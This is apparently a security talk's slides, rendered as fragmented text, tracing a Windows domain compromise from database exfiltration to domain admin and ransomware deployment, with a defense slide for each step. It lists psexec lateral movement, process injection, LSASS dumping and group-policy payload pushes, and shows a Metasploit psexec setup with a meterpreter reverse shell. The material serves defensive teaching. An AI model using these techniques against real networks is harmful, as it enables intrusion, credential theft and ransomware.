
# Step Six: Database Exfiltration



# Step Six: Database Exfiltration





- Lateral movement via remote desktop using elevated account
- Data exfiltration with simple SQL queries



# DEFENSE:



## Database Exfiltration



Credential  
boundaries

# DEFENSE:


## Database Exfiltration




Dynamic provisioning

Activate  
Go to Settings

# Step Seven: Harvest Domain Admin Privilege



# Step Seven: Domain Admin Priv.



- Lateral movement with psexec
- Malicious bin file created with donut
- Process injection
- Memory dump and acquire R7 vulnerability scanner service account
- Crack password

```
Applications Places System Tilix Terminal
1/1 Wed Mar 15, 17:34
Tilix Terminal
1: Terminal

Name Current Setting Required Description
---- -----
RHOSTS
RPORT 445 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
SERVICE DESCRIPTION no The SMB service port (TCP)
SERVICE_DISPLAY_NAME no Service description to be used on target for pretty listing
SERVICE_NAME no The service name
SMBDomain .
SMBPass no The password for the specified username
SMBSHARE no The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBUser no The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- -----
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.1.213 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port


Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.

[msf] (Jobs:0 Agents:5) exploit(windows/smb/psexec) >> [REDACTED]
[REDACTED] Menu Tilix Terminal
```


# DEFENSE:

## Domain Admin Priv




LSASS.exe  
memory  
protection


# Step Eight: Endgame (Ransomware)



# Step Eight: Endgame




- Lateral movement via remote desktop
- Upload malicious payload for deployment
- Push payload via group policy
- Retire 💰 💻




# DEFENSE:

## Endgame



CyberArk  
Marketplace  
Integrations

# DEFENSE: Endgame



CyberArk  
Marketplace  
Integrations

## Shared Scan Credential Configuration

GENERAL

ACCOUNT

RESTRICTIONS

SITE ASSIGNMENT

Select a service and enter all information required for authentication on the service during scans.

Service

Microsoft Windows/Samba (SMB/CIFS)

Credential Management

CyberArk

nexpose

